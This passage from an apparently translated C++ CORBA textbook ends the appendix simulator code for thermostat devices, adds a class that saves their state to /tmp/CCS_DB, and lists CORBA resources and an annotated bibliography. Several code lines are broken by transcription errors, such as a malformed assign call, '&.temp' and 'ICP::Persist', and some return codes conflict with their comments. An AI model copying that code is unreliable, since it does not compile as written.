} else if (strcmp(attr,"nominal_temp") == 0) {
    if (pos->second.type != thermostat)
        return 1; // Must be thermostat
    memcpy(
        value,&pos->second.nominal.temp,
        min(len,sizeof(pos->second.nominal.temp))
    );
} else if (strcmp(attr,"temperature") == 0) {
    short temp = actual_temp(pos);
    memcpy(value,&temp,min(len,sizeof(temp)));
} else if (strcmp(attr,"MIN_TEMP") == 0) {
    memcpy(value,&MIN_TEMP,min(len,sizeof(MIN_TEMP)));
} else if (strcmp(attr,"MAX_TEMP") == 0) {
    memcpy (value,&MAX_TEMP,min(len,sizeof(MAX_TEMP)));
} else {
    return 1; // No such attribute
}
return 0; // OK
}

// -----
// ICP_set() sets the attribute specified by attr to the
// value specified by value for the device with ID id. Attempts to
// write a string longer than MAXSTR bytes (including the
// terminating NUL) result in silent truncation of the string.
// Attempts to access a non-existent device or attribute
// return -1. Attempts to set a nominal temperature outside the
// legal range also return -1. A zero return value
// indicates success.
extern "C"
int
ICP_set(unsigned long id,const char * attr,const void * value)
{
    // Look for id in state map
    StateMap::iterator pos = dstate.find(id);
    if (pos == dstate.end())
        return 1; // No such device
    // Change either location or nominal temp, depending on attr.
    if (strcmp(attr,"location") == 0) {
        pos->second.location.assign(
            const char * )value,MAXSTR -1
    };
} else if (strcmp(attr,"nominal_temp") == 0) {
    if(pos->second.type != thermostat)

```

```

        return -1; // Must be thermostat
    short temp;
    memcpy(&.temp,value,sizeof(temp));
    if (temp < MIN_TEMP || temp > MAX_TEMP)
        return -1;
    pos->second.nominal_temp = temp;
} else {
    return -1; // No such attribute
}
return 0; // OK
}

```

A.3 持久的模拟器代码

持久的模拟器应用于第12章和稍后章节中讨论的服务器实现。这个版本的模拟器把 ICP 网络的状态存储在文本文件/tmp/CCS_DB 中。因此服务器关闭后再重新启动时不会丢失以前对网络所作的修改。文本文件包含多条记录，每条记录对应一个设备属性：

1. 设备号
2. 设备类型(0表示温度计,1表示恒温器)
3. 位置
4. 额定温度(只对温度计)

下面是一个包含温度计记录以及随后的恒温计记录的示例：

```

1027
0
ENIAC
3032
1
Colossus
68

```

为了保证/tmp/CCS_DB 文件的更新，使用了全局类实例 mydb。启动时，mydb 的构造函数读取文件的内容并初始化 dstate 映射；关闭时，构造函数再把整个映射写回到文件中。这种设计不是太完善，但也有优点：ICP 模拟器不出现在其余源代码中。

为简单起见，把错误检查减到最低限度。同时注意到仅当服务器完全终止时，状态改变才被写回到文件。如果服务器程序是不正常终止——例如核心转储或调用 `_exit`，mydb 的构造函数不能运行，所有状态改变将丢失。

为添加 A.2 所述的持久性的实现，增加以下代码：

```

#include <iostream.h>
class ICP_Persist {
public:
    ICP_Persist(const char * file);
    ~ICP_Persist();
}

```

```
private:
    string m_filename;
};

// Read device state from a file and initialize the dstate map.

ICP_Persist::
ICP_Persist(const char * file) : m_filename(file)
{
    // Open input file, creating it if necessary.
    fstream db(m_filename.c_str(),ios::in|ios::out,0666);
    if (!db) {
        cerr << "Error opening " << m_filename << endl;
        exit(1);
    }
    // Read device details, one attribute per line.
    DeviceState ds;
    unsigned long id;
    while(db >> id) {
        // Read device type and set model string accordingly.
        int dtype;
        db >> dtype;
        ds.type = dtype == thermometer
            ? thermometer : thermostat;
        ds.model = dtype == thermometer
            ? "Sens-A-Temp" : "Select-A-Temp";
        char loc[MAXSTR];
        db.get(loc[0]);                                // Skip newline
        db.getline(loc,sizeof(loc));                  // Read location
        ds.location = loc;
        if (ds.type == thermostat)
            db >> ds.nominal_temp;                // Read temperature
        dstate[id] = ds;                            // Add entry to map
    }
    db.close();
    if (!db) {
        cerr << "Error closing " << m_filename << endl;
        exit(1);
    }
}

// Write device state to the file.

ICP_Persist::
~ICP_Persist()
{
    // Open input file, truncating it.
    ofstream db(m_filename.c_str());
    if (!db) {
        cerr << "Error opening " << m_filename << endl;
```

```
    exit(1);
}

// Write the state details for each device.
StateMap::iterator i;
for (i = dstate.begin(); i != dstate.end(); i++) {
    db << i->first << endl;
    db << i->second.type << endl;
    db << i->second.location << endl;
    if (i->second.type == thermostat)
        db << i->second.nominal_temp << endl;
}
if(!db) {
    cerr << "Error writing" << m_filename << endl;
    exit(1);
}
db.close();
if(!db) {
    cerr << "Error closing" << m_filename << endl;
    exit(1);
}

// Instantiate a single global instance of the class.
static ICP::Persist mydb("/tmp/CCS_DB");
```

附录 B CORBA 资源

B.1 万维网

在许多有用的网站上可找到关于 CORBA 各方面的更多信息。

- OMG 网站：[<http://www.omg.org>](http://www.omg.org)

首先要推荐的就是上面这个网站。你可以下载所选定规范的电子拷贝,了解正在进行的最新技术和标准的修订。网址也包含大量其他信息,如 CORBA 成功案例、出版物、最新消息、CORBA 综合材料、链接其他与 CORBA 相关的网站,如“CORBA 初学者”等。

- Douglas Schmidt 主页：[<http://www.cs.wustl.edu/~schmidt>](http://www.cs.wustl.edu/~schmidt)

一个内容非常广博的网站。包括研究论文、讲座、其他有关 CORBA 的信息和产品和其他信息的主页。特别有趣的一些 ORB 性能和实时 CORBA 的论文。

- Los Alamos 国家实验室 CORBA 资源网页：[<http://www.aci.lanl.gov/CORBA>](http://www.aci.lanl.gov/CORBA)

一个中继网站,这个网址链接了许多有关 CORBA 的信息。

- Cetus Links on Objects and Components：[<http://www.cetus-link.org>](http://www.cetus-link.org)

另一个中继网址,具有若干个有关面向对象计算、跨越学科、技术以及程序语言各方面的链接。

B.2 新闻组

这里有一些有关 CORBA 编程的新闻组

- comp.object.corba

重要 CORBA 讨论组,论题从简单到高级,跨越 CORBA 各个方面。虽然每天上网的文章不断增加,但总的来说仍然是好的。当碰到特殊的编程难题时,这个组通常是最有用的资源。

- comp.lang.java.corba

主要讨论 CORBA 中与 Java 相关的部分。同时也经常讨论更广泛的论题。

- comp.object

通常讨论面向对象问题,不限于 CORBA。

- comp.lang.c++.moderated

如果对 C++ 感兴趣,应该读这个新闻组。很多话题并不都是与 CORBA 有关;它讨论涉及 C++ 编程的任何一个方面。这个组比较稳健,讨论通常紧扣主题且有效,尽管量很大。

B.3 邮寄目录

可以订购相关 CORBA 的邮购目录

- Alan Pope's CORBA Mailing List: <corba-dev@randomwalk.com>
广泛讨论 CORBA 的各个方面,低容量,高质量。可用 e-mail 订购,地址<majordomo@randomwalk.com>,在留言处写上“subscribe corba-dev”。
- Ron Resnick's Distributed Objects Mailing List: <dist-obj@distributedcoalition.org>
高质量,涉及分布计算的各个方面,内容极有价值,适于订阅。要查找订阅信息,请浏览网址<http://www.distributedcoalition.org/mailin_lists/dist-obj>。
- 供应商专用目录
几乎所有 ORB 供应商都给讨论组发出订购目录进行他们专用产品的讨论。内容包括:最新补丁,产品发布以及使用技巧等。查看供应商的网址可以了解订购方法。
- OMG mailing lists
如果你的公司是一个 OMG 会员,可以订阅许多由 OMG 主办的技术性的邮购目录。这些邮购目录公布已完成的创建新技术规范的工作。目录是最好的信息资源,如果想要了解 CORBA 的最新动向,可以从这些目录中找到更多信息。如何订购见<<http://www.omg.org/members/mailinlists.html>>。(要访问这个网页,必须是 OMG 成员。)

B.4 杂志

- C++ Report. New York :SIGS Publications, <<http://www.creport.com>>
市场上有关 C++ 的最好杂志。涵盖 C++ 各方面的文章,包含 CORBA 的专栏。每年 10 期,对每一个 C++ 程序员来说,都是很值得一读的。
- Journal of Object-Oriented Programming (JOOP). New York: SIGS Publications, <<http://www.sigs.com/html/publications.shtml>>
该杂志致力于有关面向对象编程的一般性专题。涵盖许多不同程序语言、模型和设计技术、模式等等,很值得一读。

参考文献

1. Booch, G., et al. 1998. Unified Modeling Language User Guide. Reading, MA: Addison-Wesley.
A tutorial for UML with lots of examples.
2. Butenhof, D. R. 1997. Programming with Posix Threads. Reading, MA: Addison-Wesley.
A good introduction to programming with threads. The book uses the C language for its code examples but you should have no problem translating examples into C++.
3. European Computer Manufacturers Association. 1997. Portable Common Tool Environment (PCTE): Abstract Specification. Geneva: European Computer Manufacturers Association.
4. Gamma, E., et al. 1994. Design Patterns. Reading, MA: Addison-Wesley. The canonical book on patterns, containing a host of solutions to common programming problems. Mandatory reading for every OO programmer.
5. Gray, J., and A. Reuter. 1993. Transaction Processing: Concepts and Techniques. San Francisco: Morgan Kaufmann.
A very detailed and thorough treatment of transaction processing. Not for the faint-hearted.
6. Hofstadter, D. R. 1999. Godel, Escher, Bach: An Eternal Golden Braid. New York: Basic Books.
A fascinating treatise on the nature of thought, computability, and recursion.
The book transcends the disciplines of art and science and contains many thought-provoking ideas bordering on the metaphysical. Well worth reading.
7. Institute of Electrical and Electronics Engineers. 1985. IEEE 754-1985 Standard for Binary Floating-Point Arithmetic. Piscataway, NJ: Institute of Electrical and Electronics Engineers.
8. International Organization for Standardization. 1998. ISO/IEC 8859 1 Information Technology - 8-bit Single-Byte Coded Graphic Character Sets—Part 1; Latin Alphabet No. 1. Geneva: International Organization for Standardization.
9. International Organization for Standardization. 1998. ISO/IEC 14882 Standard for the C++ Programming Language. Geneva: International Organization for Standardization.
The official specification of the C++ programming language. Not easy to read and of interest mainly to compiler implementers. However, if you have a question about a finer point of C++ syntax or semantics, you can find the answer in this document.

10. Kleiman, S., et al. 1995. Programming With Threads. Englewood, NJ: Prentice Hall.
A good introduction to programming with threads using C. Covers both POSIX and UI threads.
11. Lakos, J. 1996. Large-Scale C++ Software Design. Reading, MA: AddisonWesley.
An excellent book on how to design the physical structure of large C++ software such that the resulting system is efficient, comprehensible, and maintainable. Mandatory reading if you are involved in C++ development requiring more than two or three programmers.
12. Lewis, B., and D. J. Berg. 1995. Threads Primer: A Guide to Multithreaded Programming. Englewood, NJ: Prentice Hall.
Another good introduction to programming with threads.
13. McKusick, M. K., et al. 1996. The Design and Implementation of the 4.4BSD Operating System. Reading, MA: Addison-Wesley.
Describes the internals of the 4.4BSD implementation of UNIX. While not directly relevant to CORBA or C++, many of the design ideas described in this book apply to programming in general.
14. Musser, D. R., and A. Saini. 1996. STL Tutorial and Reference Guide. Reading, MA: Addison-Wesley.
An excellent introduction and reference to the Standard Template Library.
Mandatory reading for every C++ programmer.
15. Meyers, S. 1998. Effective C++. 2nd Ed. Reading, MA: Addison-Wesley. Fifty solid pieces of advice for how to write clean and comprehensible C++ code. Very well written in a down-to-earth style.
16. Meyers, S. 1996. More Effective C++. Reading, MA: Addison-Wesley. Another thirty-five solid pieces of advice. Just as good as Effective C++.
17. Norman, D. A. 1989. The Design of Everyday Things. New York: Doubleday.
A fascinating book on human-machine interfaces, with examples from many design disciplines, including computing. Every software engineer should read this book.
18. Object Management Group. 1998. The Common Object Request Broker: Architecture and Specification. Revision 2.3.
<ftp://ftp.omg.org/pub/docs/formal/98-12-01.pdf>. Framingham, MA: Object Management Group.
The official CORBA specification. Of interest mainly to ORB implementers and not for the faint-hearted. If you have questions on details of CORBA, the answers should be in this document.
19. Object Management Group. 1998. CORBA/Firewall Security. Revised Submission.
<ftp://ftp.omg.org/pub/docs/orbos/98-05-04.pdf>. Framingham, MA: Object Management Group.
20. Object Management Group. 1998. CORBA Messaging. Revised Submission. <ftp://>

- ftp://ftp.omg.org/pub/docs/orbos/98-05-06.pdf. Framingham, MA: Object Management Group.
21. Object Management Group. 1997. CORBA Services: Common Object Services Specification. ftp://ftp.omg.org/pub/docs/formal/98-07-05.pdf. Framingham, MA: Object Management Group.
A collection of specifications for the various CORBA services. A good place to look for clarification if your vendor's documentation is inadequate.
22. Object Management Group. 1998. Fault-Tolerant CORBA using Entity Redundancy. RFP. ftp://ftp.omg.org/pub/docs/formal/98-04-10.pdf. Framingham, MA: Object Management Group.
23. Object Management Group. 1997. Garbage Collection of CORBA Objects. Draft RFP. ftp://ftp.omg.org/pub/docs/orbos/97-08-08.pdf. Framingham, MA: Object Management Group.
24. Object Management Group. 1998. JIDM Interaction Translation. ftp://ftp.omg.org/pub/docs/telecom/98-10-10.pdf. Framingham, MA: Object Management Group.
25. Object Management Group. 1997. Meta-Object Facility (MOF) Specification. ftp://ftp.omg.org/pub/docs/ad/97-08-14.pdf. Framingham, MA: Object Management Group.
26. Object Management Group. 1998. Notification Service. Revised Submission. ftp://ftp.omg.org/pub/docs/telecom/98-09-04.pdf. Framingham, MA: Object Management Group.
27. Object Management Group. 1995. ORB Portability Enhancement RFP. ftp://ftp.omg.org/pub/docs/1995/95-06-26.pdf. Framingham, MA: Object Management Group.
28. Object Management Group. 1997. Person Identification Service. Revised Submission. ftp://ftp.omg.org/pub/docs/corbamed/97-11-01.pdf. Framingham, MA: Object Management Group.
29. The Open Group. 1997. DCE 1.1: Remote Procedure Call. Technical Standard C706. http://www.opengroup.org/publications/catalog/c706.htm. Cambridge, MA: The Open Group.
30. The Open Group. 1997. Inter-Domain Management: Specification Translation. Preliminary Specification P509. http://www.opengroup.org/publications/catalog/p509.htm. Cambridge, MA: The Open Group.
31. Pope, A. 1997. The CORBA Reference Guide. Reading, MA: Addison-Wesley.
A high-level overview of CORBA. Explains the OMG technology adoption process and contains an overview of the CORBA object model and architectural components. Briefly explains each of the CORBA services.

32. Rumbaugh, J., et al. 1998. *Unified Modeling language Reference Manual*. Reading, MA : Addison-Wesley.
The complete definition of the syntax and semantics of UML.
33. Schmidt, D. C. 1993. "The ADAPTIVE Communication Environment: Object-Oriented Network Programming Components for Developing Client/Server Applications." In Proceedings of the 11th Annual Sun Users Group Conference. San Jose, CA : SUG, 214-225.
34. Schmidt, D. C. 1995. "Reactor: An Object Behavioral Pattern for Concurrent Event Demultiplexing and Event Handler Dispatching." In *Pattern Languages of Program Design*, ed. James O. Coplien and Douglas C. Schmidt. Reading, MA : Addison-Wesley.
35. Schmidt, D. C., and S. Vinoski. 1996. "Comparing Alternative Programming Techniques for Multi-threaded Servers." *C++ Report* 8(2):50-59.
36. Schmidt, D. C., and S. Vinoski. 1996. "Comparing Alternative Programming Techniques for Multi-threaded Servers— The Thread-Pool Concurrency Model." *C++ Report* 8(4):56-66.
37. Schmidt, D. C., and S. Vinoski. 1996. "Comparing Alternative Programming Techniques for Multi-threaded Servers— The Thread-per-Session Concurrency Model." *C++ Report* 8(7):47-56.
38. Schmidt, D. C. 1998. "Evaluating Architectures for Multithreaded Object Request Brokers." *Communications of the ACM* 41(10):54-60.
39. Stroustrup, B. 1997. *The C++ Programming Language*. 3rd Ed. Reading, MA : Addison-Wesley.
The C++ bible. Even if you know C++ already, this book is worth reading.
Also useful as a more approachable reference than the C++ Standard.
40. Tanenbaum, A. S. 1994. *Distributed Operating Systems*, Englewood, NJ : Prentice Hall.
Even though this book is specific to distributed operating systems, many of the ideas presented apply to distributed systems in general. A fertile source of design advice for your own distributed applications.

推荐读物

下面所列书目虽然我们在正文中没有明确提到,但它们很有参考价值,值得一读。

C++

- Austern, M. H. 1998. *Generic Programming and the STL*. Reading, MA : Addison Wesley.
An excellent companion to [14]. It explains much of the inner workings of the STL and

shows how to seamlessly extend it with your own data types and algorithms.

- Cargill, T. 1992. C++ Programming Style. Reading, MA: Addison-Wesley.

A fertile source of design and programming advice from one of the experts in the field.

- Coplien, J. O. 1991. Advanced C++ Programming Styles and Idioms.

Reading, MA: Addison-Wesley.

The book that used programming patterns before the term was even coined.

Highly recommended.

- Ellis, M. A., and M. D. Carroll. 1995. Designing and Coding Reusable C++.

Reading, MA: Addison-Wesley.

Provides practical advice on designing, implementing, and deploying reusable C++ classes and libraries.

- Lippman, S. and J. Lajoie. 1998. C++ Primer. 3rd Ed. Reading, MA:

Addison-Wesley.

An outstanding book on C++, somewhat more approachable than Stroustrup's book.

- Murray, R. B. 1993. C++ Strategies and Tactics. Reading, MA: Addison-Wesley.

Lots of practical advice on how to write C++ code that works.

- Stroustrup, B. 1994. The Design and Evolution of C++. Reading, MA: Addison-Wesley.

Provides an interesting behind-the-scenes look at the design decisions that shaped C++. Highly recommended reading, especially if you sometimes wonder why a particular language features works the way it does.

面向对象设计

- Booch, G. 1994. Object-Oriented Design with Applications. 2nd Ed. Reading, MA: Addison-Wesley.

Solid advice on how (and how not) to design object-oriented systems.

- Jacobson, I., G. Booch, and J. Rumbaugh. 1998. The Unified Software Development Process. Reading, MA: Addison-Wesley.

Written by three apostles of object-oriented design. Uses the Unified Modeling Language, which is set to become a universal standard for describing object-oriented systems.

计算机科学

- Cormen, T., C. Leiserson, and R. Rivest. 1990. Introduction to Algorithms. Cambridge, MA: MIT Press.

A very comprehensive (despite its title) reference on data structures and algorithms. Not for beginners.

- Harel, D. 1992. Algorithms: The Spirit of Computing. 2nd Ed. Reading, MA: Addison-Wesley.

An excellent overview of the foundations of computer science. Fun to read even if you